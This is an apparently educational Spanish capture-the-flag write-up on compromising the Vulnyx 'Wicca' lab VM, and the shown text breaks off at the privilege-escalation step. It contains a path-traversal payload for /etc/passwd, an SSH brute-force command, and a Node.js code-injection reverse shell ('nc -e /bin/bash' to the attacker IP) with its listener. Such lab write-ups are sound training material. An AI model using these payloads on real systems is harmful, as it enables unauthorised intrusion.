



INFORME WICCA - VULNIX



Adrià Trillo Rodríguez
ASIX2 -2º AÑO 10/01/2025

1 CONTENIDO

2	Introducción	2
3	Objetivo.....	3
4	arp-scan.....	4
5	PING.....	4
6	NMAP	5
7	Whatweb	5
7.1	Searchsploit.....	5
8	Visualizando la Web	6
9	Análisis Web	7
9.1	wfuzz	7
9.2	vhost fuzzing	8
9.3	Puerto 5000	9
10	exiftoll	9
11	Burpsuite.....	10
12	MEDUSA.....	13
13	Seguimos con BurpSuite	13
13.1	Nos Ponemos en escucha	14
14	Tratamiento De la TTY.....	14
15	Escalando privilegios	15
15.1	¿Qué es links?.....	15
15.2	Últimos pasos	16
16	Post Explotación	17
16.1	Reverse shell bash	17
16.2	Agregar usuario	18
17	Borrando el rastro	19
17.1	Historial de la terminal	19
17.2	Archivos temporales.....	19
17.3	Logs.....	19
18	CTF Flags.....	20
19	Resultados y conclusiones.....	20
20	Aprendizaje.....	21

2 INTRODUCCIÓN

El CTF (Capture The Flag) Wicca de Vulnix se presenta como un desafío centrado en la ciberseguridad, diseñado para poner a prueba las habilidades de análisis, investigación y explotación de vulnerabilidades en un entorno controlado. Este CTF es parte de una serie de ejercicios que buscan emular escenarios del mundo real, permitiendo a los participantes adquirir experiencia práctica en la identificación y explotación de vulnerabilidades. La plataforma se destaca por ofrecer una combinación de retos técnicos y la necesidad de un enfoque estratégico, lo que lo convierte en una oportunidad valiosa tanto para principiantes como para profesionales experimentados.

El entorno de Vulnix simula un sistema comprometido que contiene una serie de fallos y configuraciones incorrectas deliberadas. Los participantes deben navegar a través de un sistema Linux basado en Debian, donde el conocimiento de protocolos de red, configuraciones del sistema operativo y herramientas de pentesting es esencial. Este escenario se encuentra cuidadosamente diseñado para no solo desafiar habilidades técnicas, sino también fomentar el pensamiento lateral y la creatividad en la resolución de problemas.

La naturaleza del CTF también enfatiza la importancia del aprendizaje colaborativo y del enfoque ético en la ciberseguridad. Los participantes no solo deben identificar y explotar vulnerabilidades, sino también documentar sus hallazgos de manera adecuada, destacando el impacto potencial de cada vulnerabilidad encontrada y cómo podría ser mitigada en un entorno real.

Este informe tiene como objetivo detallar las etapas del CTF, comenzando con una comprensión clara del entorno y los objetivos, y culminando con un análisis de las lecciones aprendidas y las estrategias utilizadas para resolver el desafío.

3 OBJETIVO

El objetivo principal del CTF Wicca de Vulnix es comprometer el sistema objetivo de manera ética y controlada, identificando y explotando vulnerabilidades dentro del sistema para obtener las banderas (flags) que representan el progreso en el desafío. Estas banderas suelen estar ubicadas en directorios protegidos o vinculadas a servicios específicos que requieren una explotación exitosa para ser accedidos. El enfoque específico de este CTF incluye:

Reconocimiento del sistema: Los participantes deben analizar y recopilar información sobre el entorno objetivo, identificando servicios, versiones de software, configuraciones de red y posibles vectores de ataque.

Análisis de vulnerabilidades: A partir de la información recopilada, los participantes buscan debilidades en el sistema, ya sean fallos en la configuración, software desactualizado o vulnerabilidades conocidas en el kernel o servicios.

Explotación controlada: Una vez identificadas las vulnerabilidades, se desarrollan estrategias para explotarlas de manera ética, asegurándose de minimizar daños innecesarios al sistema. Esto incluye la ejecución de comandos remotos, escalada de privilegios y movimiento lateral dentro del sistema.

Documentación de hallazgos: Cada vulnerabilidad descubierta debe ser detalladamente documentada, incluyendo cómo se identificó, las técnicas utilizadas para explotarla y las medidas recomendadas para mitigarla en un entorno de producción.

4 ARP-SCAN

Para comenzar con este CTF, aunque ya tenemos desplegada la máquina virtual que vamos a atacar, realizaremos un escaneo de red para identificar la dirección IP asignada. Este paso no solo nos permite obtener la IP de la máquina objetivo, sino que también refuerza la práctica de analizar la red adecuadamente. En escenarios reales, es común no contar con la IP de la víctima desde el principio, por lo que esta metodología resulta crucial para un análisis exhaustivo.

```
(glox@Gh0stN3t)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:be:07:68, IPv4: 192.168.18.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.18.1    00:50:56:c0:00:08    (Unknown)
192.168.18.2    00:50:56:e4:5d:3a    (Unknown)
192.168.18.130  00:0c:29:f1:a5:e1    (Unknown)
192.168.18.254  00:50:56:f3:78:85    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.881 seconds (136.10 hosts/sec). 4 responded
```

Nota: Ejecutamos arp-scan con sudo ya que si no nos devolvería el aviso de que no tenemos permisos para ejecutar el comando.

Como se aprecia en la imagen, hemos identificado que la dirección IP de la máquina víctima es 192.168.18.130. Las direcciones 192.168.18.1 y 192.168.18.2 están reservadas, al igual que 192.168.18.254, y dado que nuestra propia IP no aparece en el listado, la única dirección posible restante es 192.168.18.130.

5 PING

Una vez identificada la dirección IP, procederemos a enviar un paquete para confirmar que tenemos conexión completa con la máquina objetivo.

```
(glox@Gh0stN3t)-[~]
$ ping -c 1 192.168.18.130
PING 192.168.18.130 (192.168.18.130) 56(84) bytes of data.
64 bytes from 192.168.18.130: icmp_seq=1 ttl=64 time=0.406 ms

— 192.168.18.130 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.406/0.406/0.406/0.000 ms
```

Como podemos observar, la conexión es exitosa. Además, podemos confirmar que la máquina es un sistema Linux, ya que el valor del es 64.

6 NMAP

Para la fase de reconocimiento, en particular en lo que respecta a los puertos, utilizaremos la herramienta nmap. Con ella, realizaremos un escaneo para identificar todos los puertos abiertos, junto con los servicios asociados y las versiones de los mismos. Para ello, ejecutaremos el siguiente comando:

```
sudo nmap -p- --open --min-rate 5000 -sSCV -n -Pn 192.168.18.130 -vvv -oN resultados-wicca.txt
```

Como se aprecia en la siguiente captura, la máquina tiene tanto el puerto 22 (ssh) abierto, 80 (http) y el 5000. Además, este último será clave para avanzar en un futuro.

```
Nmap scan report for 192.168.18.130
Host is up, received arp-response (0.00018s latency).
Scanned at 2025-01-10 01:09:17 CET for 15s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 3a:de:d6:1d:84:b6:96:c0:8f:96:1e:65:a0:24:0e:fb (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHJhNTYAAABBBHwRdA8AU9J0h86dp0PTj48051aM1+44ILzh1CaA/emCdGQ7DttH+d7DUQp7NakDGMm9hH3HX/0hUZSbzgvZu7A=
|_ 256 de:93:17:fb:3a:19:9c:e0:17:32:2d:a9:73:f7:c5:94 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEpKBiEzNbP5sMcq0V4GW1ouWwAveAibrA2b7+A0eg/X
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
5000/tcp  open  http     syn-ack ttl 64 Node.js (Express middleware)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: VulNyx Lab
MAC Address: 00:0C:29:F1:A5:E1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 10 01:09:32 2025 -- 1 IP address (1 host up) scanned in 15.60 seconds
```

7 WHATWEB

Antes de proceder con la visualización de la página web en el navegador, ejecutaremos whatweb para obtener información sobre las tecnologías y servicios que están corriendo en el servidor web detrás de la aplicación.

```
[glox@ch0stH3t]~$ whatweb http://192.168.18.130
http://192.168.18.130 [200 OK] Apache[2.4.57], Country[RESERVED][??], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.18.130], Title[Apache2 Debian Default Page: It works]
```

7.1 SEARCHSPOIT

Después de analizar las tecnologías que se ejecutan en el servidor web, utilizaremos la herramienta searchsploit para buscar posibles vulnerabilidades conocidas que podamos aprovechar.

```
(glox@Gh0stN3t)-[~]
$ searchsploit apache 2.4.57

Exploit Title | Path
-----|-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl


Shellcodes: No Results

(glox@Gh0stN3t)-[~]
```

En mi caso, dado que no recuerdo cómo utilizar Metasploit, continuaremos explorando otras posibles vías. Si no encontramos una solución alternativa, nos informaremos y retomaremos este enfoque más adelante.

8 VISUALIZANDO LA WEB

Al visualizar el contenido de la web, nos encontraremos con la página predeterminada de un servidor Apache. Además, si presionamos Ctrl + U para ver el código fuente de la página, no hallaremos nada relevante o interesante en su contenido.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

9 ANÁLISIS WEB

Como no encontramos nada de primeras, realizaremos un poco de fuzzing para intentar sacar algún hilo del que tirar. Para ello, nos apoyaremos de la herramienta wfuzz.

9.1 WFUZZ

Con Wfuzz, realizaremos varias operaciones. La primera será listar todos los subdominios que pueda encontrar, utilizando una lista de diccionario adecuada para este fin. Esto nos permitirá identificar posibles puntos de entrada adicionales en el servidor.

Nos estaremos apoyando del siguiente comando:

```
wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://192.168.18.130/FUZZ
```

Parámetro	¿Qué hace?
-c	Muestra el contenido en color
--hc	Esconde las columnas con resultado 404
-t	Establece el número de threats
-w	Indica el directorio a utilizar

Sin embargo, tras una larga espera, no obtenemos ningún tipo de resultado.

Target: http://192.168.18.130/FUZZ Total requests: 220560					
ID	Response	Lines	Word	Chars	Payload
000000001:	200	368 L	933 W	10701 Ch	"# directory-list-2.3-medium.txt"
000000003:	200	368 L	933 W	10701 Ch	"# Copyright 2007 James Fisher"
000000007:	200	368 L	933 W	10701 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000011:	200	368 L	933 W	10701 Ch	"# Priority ordered case sensitive list, where entries were found"
000000010:	200	368 L	933 W	10701 Ch	"#"
000000006:	200	368 L	933 W	10701 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
000000002:	200	368 L	933 W	10701 Ch	"#"
000000004:	200	368 L	933 W	10701 Ch	"#"
000000005:	200	368 L	933 W	10701 Ch	"# This work is licensed under the Creative Commons"
000000009:	200	368 L	933 W	10701 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000008:	200	368 L	933 W	10701 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000012:	200	368 L	933 W	10701 Ch	"# on atleast 2 different hosts"
000000016:	301	9 L	28 W	317 Ch	"images"
000000013:	200	368 L	933 W	10701 Ch	"#"
000000014:	200	368 L	933 W	10701 Ch	"http://192.168.18.130/"
000001073:	301	9 L	28 W	321 Ch	"javascript"
000045240:	200	368 L	933 W	10701 Ch	"http://192.168.18.130/"
000095524:	403	9 L	28 W	279 Ch	"server-status"
Total time: 312.1442 Processed Requests: 220560 Filtered Requests: 220542 Requests/sec.: 706.5963					

Aunque no hemos encontrado subdirectorios a los que acceder, intentaremos identificar parámetros susceptibles de ser explotados mediante Directory Traversal. Esta técnica nos permite navegar por el sistema de archivos del servidor web y acceder a archivos fuera del directorio raíz del servidor, lo que puede revelar información sensible, como configuraciones del sistema, contraseñas o datos privados.

```
sudo wfuzz -c --hl=368 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
lowercase-2.3-medium.txt
http://192.168.18.130/index.html?FUZZ=../../../../etc/passwd
```

Tal y como se observa, no logré sacar nada de este apartado.

```
(glox@ghost3t)~$ sudo wfuzz -c --hl=368 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt http://192.168.18.130/index.html?FUZZ=../../../../etc/passwd
../../../../etc/passwd
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://192.168.18.130/index.html?FUZZ=../../../../etc/passwd
Total requests: 207643

ID      Response  Lines  Word  Chars  Payload
-----
Total time: 0
Processed Requests: 207643
Filtered Requests: 207643
Requests/sec.: 0
```

9.2 VHOST FUZZING

Por último, para asegurarnos de que no nos dejamos nada, realizaremos una revisión exhaustiva para verificar que no haya ningún host virtual configurado. Esto nos permitirá confirmar que no hay puntos de acceso adicionales que hayamos pasado por alto en el análisis de la web.

```
sudo wfuzz -c --hl=16 -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-
top1million-5000.txt -H "Host: FUZZ.192.168.18.130"
http://192.168.18.130:5000
```

Una vez más, no hemos encontrado nada de lo que tirar, por lo que seguimos investigando.

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://192.168.18.130:5000/
Total requests: 4989

=====
ID           Response  Lines  Word  Chars  Payload
=====

Total time: 0
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 0
```

9.3 PUERTO 5000

Si retrocedemos un momento, recordaremos que el puerto 5000 está abierto. Por lo tanto, intentaremos acceder a la web a través de este puerto para ver si se muestra algún contenido adicional o diferente al que hemos visto previamente.



Tal como se observa, nos encontramos con una imagen acompañada de una caja de texto para ingresar información. Aprovecharemos esta oportunidad para capturar la petición y comenzar a probar diferentes métodos de explotación.

10 EXIFTOLL


Dado que no podemos descartar ninguna opción, por más simple que parezca, procederemos a analizar los metadatos de la imagen para ver si nos proporciona alguna información útil.

```
(glox@Gh0stN3t)-[~]
$ exiftool logo.png
ExifTool Version Number      : 13.00
File Name                    : logo.png
Directory                    : .
File Size                    : 22 kB
File Modification Date/Time   : 2025:01:10 01:48:27+01:00
File Access Date/Time        : 2025:01:10 01:48:27+01:00
File Inode Change Date/Time   : 2025:01:10 01:49:09+01:00
File Permissions              : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 709
Image Height                 : 218
Bit Depth                   : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
SRGB Rendering               : Perceptual
Gamma                       : 2.2
Pixels Per Unit X            : 4724
Pixels Per Unit Y            : 4724
Pixel Units                  : meters
Software                    : Greenshot
Image Size                   : 709x218
Megapixels                   : 0.155
```

Como se puede observar, solo se nos muestran algunos datos característicos de la imagen, por lo que no podremos continuar explorando por esta vía.

11 BURPSUITE

Tras haber realizado todos los pasos anteriores y no haber encontrado nada relevante, utilizaremos Burp Suite para interceptar las solicitudes y realizar una prueba más detallada. Para ello, abrimos Burp Suite, activamos la interceptación del tráfico y, en el navegador, configuramos la extensión FoxyProxy. Al activarla, todas las peticiones pasarán por Burp Suite, permitiéndonos capturar y analizar cada solicitud de manera más profunda.



Si probamos con un nombre simple como "mek", obtendremos una respuesta que contiene el texto "Welcome mek!".



What is your name?

Welcome mek!

Ahora, interceptaremos la petición y la mandaremos al repeater. Una vez aquí, nos centraremos en esta parte de la petición:

```
1 GET /?name=mek&token=93872890 HTTP/1.1
2 Host: 192.168.18.130:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /png,image/svg+xml */*;q=0.8
```

Como podemos observar, la petición contiene el parámetro "name", que a su vez refleja el nombre que hemos ingresado previamente. Para comprobar si es posible realizar una Server-Side Template Injection (STTI), sustituiremos el valor "mek" por `{{7*7}}`. Si la aplicación evalúa la expresión y nos devuelve el resultado (en este caso, 49), significa que el motor de plantillas está procesando nuestra entrada. Esto indicaría una posible vulnerabilidad de STTI, lo que abriría la puerta a ataques más avanzados, como ejecutar una reverse shell utilizando un motor de plantillas vulnerable, como Jinja.

Si obtenemos el resultado esperado, podremos intentar otras inyecciones más complejas para ejecutar comandos maliciosos en el servidor, como lanzar una reverseshell usando el motor de plantillas.

<pre> 1 GET /?name={{7*7}}&token=93872890 HTTP/1.1 2 Host: 192.168.18.130:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image /png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Length: 1138 8 Referer: http://192.168.18.130:5000/?name=kek&token=87365460 9 Upgrade-Insecure-Requests: 1 0 Priority: u=0, i 1 2 </pre>	<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 383 5 ETag: W/"17f-SktJkEOZtYVpvcmlJOUH9LDIyIO" 6 Date: Fri, 10 Jan 2025 01:19:09 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 11 <!DOCTYPE html> 12 <html> 13 <head> 14 <title> 15 Vulnux Lab 16 </title> 17 </head> 18 <body> 19 20 21 <form> 22 <p> 23 What is your name? 24 </p> 25 <input name="name" value="" placeholder="Enter your name" autocomplete= 26 "off" /> 27 <input type="hidden" name="token" value="07028286"/> 28 </form> 29 <div> 30 Welcome <u> 31 {{7*7}} 32 </u> 33 </div> 34 </body> 35 </html> </pre>
--	---

Como se observa, dado que STTI no es una opción viable, vamos a centrarnos en el último hilo que podemos explorar: el token que hemos capturado con Burp Suite. Este token podría ser clave para acceder a funcionalidades adicionales o para evadir mecanismos de seguridad, por lo que procederemos a analizarlo más a fondo y ver si podemos explotarlo de alguna manera.

Si cambio el token por otros número aleatorios, no sucede nada. Sin embargo, si lo reemplazo por letras nos mostrará un error.

```

GET /?name={{7*7}}&token=aereh HTTP/1.1
Host: 192.168.18.130:5000

e>
ReferenceError: aereh is not defined<br>
  &nbsp; &nbsp; &nbsp;at eval (eval at &lt;anonymous>;
(/home/aleister/website/main.js:10:15), &lt;anonymous>;:1:1)<br>
  &nbsp; &nbsp; &nbsp;at /home/aleister/website/main.js:10:15<br>
  &nbsp; &nbsp; &nbsp;at Layer.handle [as handle_request]
(/home/aleister/website/node_modules/express/lib/router/layer.js:95:5)<br>
  <br>
  &nbsp; &nbsp; &nbsp;at next

```

¡Bingo! Hemos logrado que el servidor nos muestre un usuario, aleister, gracias a la explotación del token capturado. Con esta información, tenemos un nuevo punto de partida para continuar con nuestra investigación y seguir avanzando en el proceso de explotación.

12 MEDUSA


Ahora que tenemos un usuario, intentaremos encontrar su contraseña mediante un ataque de fuerza bruta. Para ello, utilizaremos Medusa, una herramienta diseñada para realizar ataques de este tipo de manera eficiente. Configuraremos Medusa para que utilice el usuario que hemos encontrado y un diccionario de contraseñas para probar diferentes combinaciones hasta encontrar la correcta. Esta estrategia nos permitirá intentar adivinar la contraseña asociada al usuario aleister.

```
sudo medusa -h 192.168.18.130 -u aleister -P  
/usr/share/wordlists/rockyou.txt -M ssh -t 10
```

Tras haber dejado este proceso durante un largo período mientras realizaba otras investigaciones, finalmente decidí finalizar la operación, ya que no encontré nada relevante por esta vía.

13 SEGUIMOS CON BURPSUITE

Tras haber pasado un tiempo intentando diversas posibilidades en el Repeater, me di cuenta de que si coloco `<%= 7*7 %>` en el campo token en lugar de en el campo name, obtengo el siguiente resultado:




```
1 HTTP/1.1 400 Bad Request  
2 Connection: close  
3  
4
```

Además, si recordamos los resultados del nmap, se mencionaba algo relacionado con Node.js, por lo que intentaré realizar una reverse shell utilizando Node.js. Esto puede ser posible aprovechando la vulnerabilidad del motor de plantillas, ejecutando un comando malicioso que utilice Node.js para establecer una conexión inversa con nuestra máquina y obtener acceso al sistema.

Para crear mi reverse shell, me estaré apoyando de la web para crear reverse shells: <https://www.revshells.com/>. Tras haber aplicado las configuraciones necesarias, nos queda la siguiente reverse shell:

```
require('child_process').exec('nc -e /bin/bash 192.168.18.128 4444')
```

Nos tendría que quedar algo así:




13.1 Nos PONEMOS EN ESCUCHA

Ahora que hemos logrado establecer una reverse shell, nos pondremos en escucha en nuestra máquina para poder acceder remotamente al sistema. Esto nos permitirá interactuar con el sistema comprometido y continuar con la explotación de la vulnerabilidad. Para ello utilizaremos el siguiente comando

```
nc -lvnp 4444
```


Una vez le demos al enter, ya estaremos dentro de la máquina.



14 TRATAMIENTO DE LA TTY

Ahora que ya estamos dentro, tenemos que generar una shell interactiva cownh la que poder trabajar de forma cómoda. Para ello seguiremos los siguientes pasos:

1. Script /dev/null -c bash
2. Ctrl + z
3. Stty raw -echo; fg
4. Reset
5. Xterm
6. Stty size
7. stty rows 51 columns 181



15 ESCALANDO PRIVILEGIOS

Para ver qué privilegios tenemos con este usuario nos ayudaremos del comando:

```
sudo -l
```

```
aleister@wicca:/$ sudo -l
Matching Defaults entries for aleister on wicca:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User aleister may run the following commands on wicca:
  (root) NOPASSWD: /usr/bin/links
aleister@wicca:/$
```

Como podemos ver, tenemos permisos de root para ejecutar el comando "links", pero como no sé exactamente qué es, realizaré una pequeña búsqueda para averiguar qué es y cómo funciona. Esto me permitirá entender mejor cómo utilizar esta herramienta en el contexto de la explotación y si tiene alguna utilidad para continuar avanzando en el ataque.

15.1 ¿QUÉ ES LINKS?

Tras una breve búsqueda en Google, descubrimos que Links es un navegador web de código abierto en modo texto. A partir de su segunda versión, funciona completamente en modo terminal, lo que significa que no necesita un entorno gráfico para ser utilizado. Esto lo hace útil en sistemas con recursos limitados o en entornos donde no se dispone de un entorno gráfico, como servidores o terminales de consola.

Links permite a los usuarios navegar por la web de manera eficiente utilizando solo texto, facilitando el acceso a información en sitios web sin cargar imágenes u otros elementos gráficos, lo que puede ser útil en pruebas de penetración o administración de sistemas.

```
aleister@wicca:/$ /usr/bin/links -version
Links 2.28
aleister@wicca:/$
```

En nuestro caso, tenemos la versión 2.28, por lo que tenemos modo terminal.


Además, le pregunté a ChatGPT cómo podía invocar una shell con Links y me dio las siguientes instrucciones:

Si deseas ejecutar comandos del sistema mientras navegas en Links, la única opción sería salir del navegador (usando **Esc** o **q** para salir) y luego abrir una terminal normal.

Además, le pedí que me explicara cómo acceder a esta terminal, pero no obtuve respuesta, por lo que tendremos que investigarlo por nuestra cuenta.

15.2 ÚLTIMOS PASOS

